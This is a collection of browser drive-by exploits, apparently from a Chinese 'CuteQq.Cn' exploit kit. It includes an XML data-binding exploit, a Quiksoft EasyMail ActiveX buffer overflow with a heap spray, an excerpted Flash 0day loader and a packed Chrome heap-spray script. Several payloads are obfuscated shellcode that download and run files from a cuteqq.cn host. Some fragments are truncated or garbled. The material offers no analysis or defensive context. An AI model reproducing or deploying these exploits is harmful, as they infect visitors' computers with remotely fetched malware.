qq7843782378b00cuteqq7843782378519cuteqq78437823775dbcuteqq7843782373350cuteqq78437823733c9cut
eqq78437823783dbcuteqq78437823706e8cuteqq784378237b70fcuteqq7843782378118cuteqq784378237fffbcut
eqq7843782370015cuteqq7843782377500cuteqq784378237833ecuteqq78437823706e8cuteqq784378237b70fcu
teqq7843782378118cuteqq784378237fffbcuteqq7843782370035cuteqq7843782377500cuteqq7843782378330cu
teqq78437823702e8cuteqq784378237b70fcuteqq7843782378318cuteqq7843782376afbcuteqq7843782372575cu
teqq784378237c083cuteqq7843782378b04cuteqq784378237b830cuteqq7843782370fe0cuteqq7843782370002c
uteqq7843782370068cuteqq7843782370000cuteqq7843782376801cuteqq7843782371000cuteqq7843782370000
cuteqq784378237006acuteqq78437823710ffcuteqq7843782370689cuteqq7843782374489cuteqq7843782371824
cuteqq784378237ecb9cuteqq784378237020fcuteqq784378237ff00cuteqq7843782375f01cuteqq7843782375a5ec
uteqq7843782375b59cuteqq784378237e4b8cuteqq784378237020fcuteqq784378237ff00cuteqq784378237e820c
uteqq784378237fddacuteqq784378237ffffcuteqq7843782376870cuteqq7843782377474cuteqq7843782373a70cu
teqq7843782372f2fcuteqq7843782377777cuteqq7843782372e77cuteqq7843782377563cuteqq7843782376574cu
teqq7843782377171cuteqq784378237632ecuteqq7843782372f6ecuteqq7843782377361cuteqq7843782372f70cu
teqq7843782376163cuteqq784378237636ccuteqq784378237652ecuteqq7843782376578cuteqq7843782370000c

uteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020
cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq784378237202
0cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq78437823720
20cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372
020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq784378237
2020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq78437823
72020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782
372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq784378
2372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq78437
82372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843
782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq784
3782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq78
43782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7
843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq
7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020cuteqq7843782372020");

```
xmlcode = "<XML ID=I><X><C><![CDATA[<image
SRC=http://&#x0a0a;&#x0a0a;.cuteqq.cn>]]></C></X></XML><SPAN DATASRC=#I DATAFLD=C
DATAFORMATAS=HTML><XML ID=I></XML><SPAN DATASRC=#I DATAFLD=C
DATAFORMATAS=HTML></SPAN></SPAN>";

CuteQqCn = document.getElementById("qq784378237");
CuteQqCn.innerHTML = xmlcode;

</script>
<script type="text/jscript">function init() { document.write("°µºÚ²å¼þ Ê×Ñ¡Æ·ÅÆ
¿Í·þQQ:443816808");}window.onload = init;</script>
</html>
```

Quiksoft EasyMail 6 Exploit

```
<html>
 <head>
 <title>CuteQq.Cn Quiksoft EasyMail 6 Exploit</title>
<object classid='clsid:68AC0D5F-0424-11D5-822F-00C04F6BA8D9' id='evilcute'></object>
<script language='javascript'>
     function str_repeat ( input, multiplier ) {
          return new Array(multiplier+1).join(input);
     }

     cutecode =
"cute9090cute9090cute9090cute9090cute9090cute9090cute9090cute16EBcute335Bcute66D2cute89B8cute66A7c
ute0431cute4053cute6642cuteFA81cute0151cuteF37Ccute05EBcuteE5E8cuteFFFFcute60FFcute88C2cute8BA7cut
eE6F8cuteD497cute05C3cute04A6cute383Fcute91A7cute19A7cute9FE7cuteE42Ccute38BBcuteFE2Ccute1CAFcute
```

```
1950cute994Bcute9AA5cute1EA7cuteE97Ccute5AA0cuteBAE1cuteCD6EcuteF3F9cuteA8CDcute4AFEcuteA249cute
A4A7cute5C45cute26E7cute649Fcute52D2cuteEF2EcuteC097cuteF2A5cute324FcuteADA6cute4CA7cuteC55EcuteE
9A6cuteDECFcuteB2C9cuteDBA7cuteC6D2cuteD8CBcute3DF3cute5FA1cuteB9B7cuteB9A7cute5232cuteBA19cute
BCA7cute80CFcuteBEE7cuteD5A7cuteAA58cuteFF58cuteEE7Ccute9383cute90F7cute9358cute4D87cuteAF63cute0
87CcuteC86FcuteCACFcute2BE7cute9846cute32F7cuteD2F1cute5FEFcute4037cute4137cuteE2CDcuteB7FEcuteCD
2Ccute7E2AcuteD2A7cuteD7A7cute432CcuteD90FcuteDAA7cute262Ccute35F1cuteDD47cuteDEA7cute2CF9cuteB
E02cute9F2Ccute0A83cuteE282cuteE4A7cuteFFCDcuteEBCDcuteE7CDcute2D2CcuteEDA4cute2C3Bcute83A0cute4
7E0cuteEA61cute6564cuteC7D9cuteFA4FcuteF1A6cute98A7cute999Acute9E91cute7E80cuteF562cute6BA3cuteFF
61cuteBECFcute3C0Ccute38A0cute822Ccute15BFcuteFE48cuteFFA7cute68CFcute0BA0cute6AA8cute0BC0cute04A
2cute50C0cuteEA23cute8CC2cute94ACcute3A03cute5A68cute61F8cute8757cute91ACcute8302cute3C16cute10A9
cute46A8cuteEDC0cute13A8cuteEBA8cute11FEcuteD1ABcute176Fcute6AC7cute37D2cute5A6Fcute7EACcute79D0
cute4AA8cute4857cute2CA0cute7373cute76FBcute6425cute739CcuteDBFBcute09FEcuteE69BcuteDB23cute3AC2c
ute82F1cuteD74AcuteECCEcute08ECcute2C94cuteA5A9cuteA254cute20EFcute66F9cute63F8cute62F9cute65F9cut
e64F9cuteA025cute369Bcute38A8cute68FAcute6C57cuteBAA4cute686Ccute3DAAcute5FA8cute4E57cute8244cut
e41ACcute1423cute0298cute16F3cuteA4ABcuteA7ABcuteA6ABcuteA9ABcuteA52Bcute10ACcuteC0FBcuteAE72cut
e1F5FcuteAE57cute5440cuteAF57cute3B57cute0A81cuteDE9Ecute70FCcute98ACcute9486cute5788cute68C2cute
E3F0cute59A8cute2456cute4E57cute7D6Acute34A8cute079Acute6012cute9FABcute9DD7cuteA1BAcute648Ccute
9510cute66A8cute51A8cute3C25cute6D8Ccute4465cute7F6AcuteD4A8cute6CBDcute6EA8cute6A43cute6F10cute
71A9cuteC8A8cute70A8cute0B56cute6757cute626Acute25A8cute12FCcute13ACcute2D88cute2D57cute26BCcute
2C6Bcute3B23cute3A94cuteDC23cuteFE80cute81E5cute0875cute87BBcuteB67DcuteCF61cute0CE9cute02ACcuteC
D25cute8880cuteB8C8cute8361cute9D16cute5892cute87DCcute5969cute92AFcuteD262cute6243cute9B91cuteE0
C9cute1D49cute87EBcute5DABcute9D23cute3120cute58F1cuteCAF9cuteE823cute1594cuteB1DCcuteA3D0cuteF7
5DcuteD423cuteA088cute975DcuteEC61cute0BE9cute62ABcute739Bcute17A7cute90B8cuteDF7Ecute6DA0cuteAA
63cute74ABcute44E8cute8B59cuteC4B7cuteEC4FcuteED23cuteB78CcuteD375cuteBA23cute3CE3cuteA4F6cute64
ABcuteBE23cuteB823cute176DcuteE4F6cute566Bcute423Ecute3F57cuteB59AcuteCE39cute2191cute47D5cuteFCD
1cute5E4Ecute8F72cuteF5D3cute46D1cuteAA64cute6FB6cute23CCcute8558cuteF3D3cute2531cute6D38cute9F21
cuteCD12cute9E59cute018Dcute54E5cuteC798cute0128cute4207cuteD9A8cuteDAA8cute7468cute7074cute2f3ac
ute772fcute7777cute632ecute7475cute7165cute2e71cute6e63cute612fcute7073cute632fcute6c61cute2e63cute
7865cute0065";

    evilcode = unescape(cutecode.replace(/cute/g,"\x25\x75"));

    bigblock = unescape("%u9090%u9090");
    headersize = 20;
    slackspace = headersize + evilcode.length;

    while (bigblock.length < slackspace)
        bigblock += bigblock;

    fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length - slackspace);

    while (block.length + slackspace < 200000)
        block = block + block + fillblock;

    memory = new Array();
    for (i=0; i<500; i++)
        memory[i] = block + evilcode;
```

```
    buffer = str_repeat('A', 433);
    buffer += "BBBB";
    buffer += str_repeat(unescape("%0b%0b%0b%0b"), 63);

    evilcute.AddAttachment(buffer, 1);
</script>
</head>
</html>
```

Flash 0day Exploit (Excerpted)

```
/*
        ×¢ Òâ :

        ÇÐ Îð ÓÃ ¼Ç ÊÂ ±¾ ÐÞ ¸Ä »ò ±à ¼-

        ·ñ Ôò »á µ¼ ÖÂ ´ú Âë ²» ÄÜ ÔË ÐÐ
*/


 <div id=sun
style="display:none">var%20a%20%3D%20new%20Array%28%29%3B%0D%0Avar%20xcode%3Dloader%28%22log
.txt%22%2C%22MM%22%2C%22NN%22%29*262144%3B%0D%0Avar%20shellcode%3Dloader%28%22log.txt%22
%2C%22XX%22%2C%22YY%22%29%3B%0D%0Avar%20ls%20%3D%20xcode-
%28shellcode.length*2+0x01020%29%3B%0D%0Avar%20b%20%3D%20loader%28%22log.txt%22%2C%22VV%22%
2C%22WW%22%29%3B%0D%0Awhile%28b.length%3Cls%29%0D%0A%7B%0D%0A%09b+%3Db%3B%0D%0A%7D
%0D%0Avar%20lh%3Db.substring%280%2Cls/2%29%3B%0D%0Adelete%20b%3B%0D%0Alh%20%3D%20lh%20+%
20shellcode%3B</div><div id=anhey
style="display:none">77696E646F775B225C7836355C7837365C7836315C783663225D2877696E646F775B225C78
37355C7836655C7836355C7837335C7836335C7836315C7837305C783635225D2873747229293B77696E646F775
B225C7836315C7836635C7836355C7837325C783734225D28275C75363639375C75396564315C7836365C783663
5C7836315C7837335C783638205C7833305C7836345C7836315C7837395C75376635315C75396136635C7536643
4625C75386264355C75346565335C7537383031205C75356261325C75363730645C7835315C7835315C7833615C
7833345C7833345C7833335C7833385C7833315C7833365C7833385C7833305C78333827293B</div>
 <script language='JavaScript'>
v
}
function ajax()
{
        var xmlhttp_request = false;
        try {
    xmlhttp_request= new ActiveXObject('Msxml2.XMLHTTP');
        } catch (e)
                {
    try {
```

```
        xmlhttp_request= new ActiveXObject('Microsoft.XMLHTTP');
          } catch (E) {
                                    xmlhttp_request= null;
                                    }
          }
  if (!xmlhttp_request && typeof XMLHttpRequest != 'undefined')
          {
    xmlhttp_request= new XMLHttpRequest();
  }
  return xmlhttp_request;
}
function loader(url,a,b)
{
          var xmlhttp = ajax();
          xmlhttp.open('get', url, false);
  xmlhttp.send();
          var page = xmlhttp.responseText;
  page=p
          var x=page.indexOf(a);
          var y=page.indexOf(b)
          var code=page.substring(x+2,y);
          code=unescape(code);
          return code;

}

var i=0;
var j=0;
var bb=new Array();
for (i = 0; i < 0xd0; i++)
  a[i] = lh.substr(0, lh.length);

for(i=0;i<0x100;i++)
  for(j=0;j<0x10;j++)
    bb[i*0x10+j] = lh.substr(0, (0x10000-(0x01020))/2);
for(i=0;i<0x100;i++)
  for(j=0;j<0x0f;j++)
    bb[i*0x10+j]=null;

for (i = 0x1d0; i <    a[i-0x100] = lh.substr(0, lh.length);

for(i=0;i<0x100;i++)
  bb[i*0x10+0x0f]=null;
document.write("<embed src='anhey.swf' width=0 height=0></embed>");

 </script>
```

Google Chrome Exploit

```
<html>
<head>
 <script src="c.css"></Script>
 <script language="JavaScript">
        eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--
){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c-
-){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('2
3=4["9"+"a"](b.8(/d/g,"\\6\\5"));2 1=4["7"+"c"](f);e(2 i=0;i<l;i++){1=1+1;h.j(\'<o>k
1+3;</n\'+\'m>\')}',25,25,'|nop_sled|var|evilcode|window|x75|x25|unes|replace|une|scape|sendcod
e|cape|c32|for|cutenop||document||write|throw|64|ipt|scr|script'.split('|'),0,{}))
 </script>
</head>
<body>
</body>
</html>
```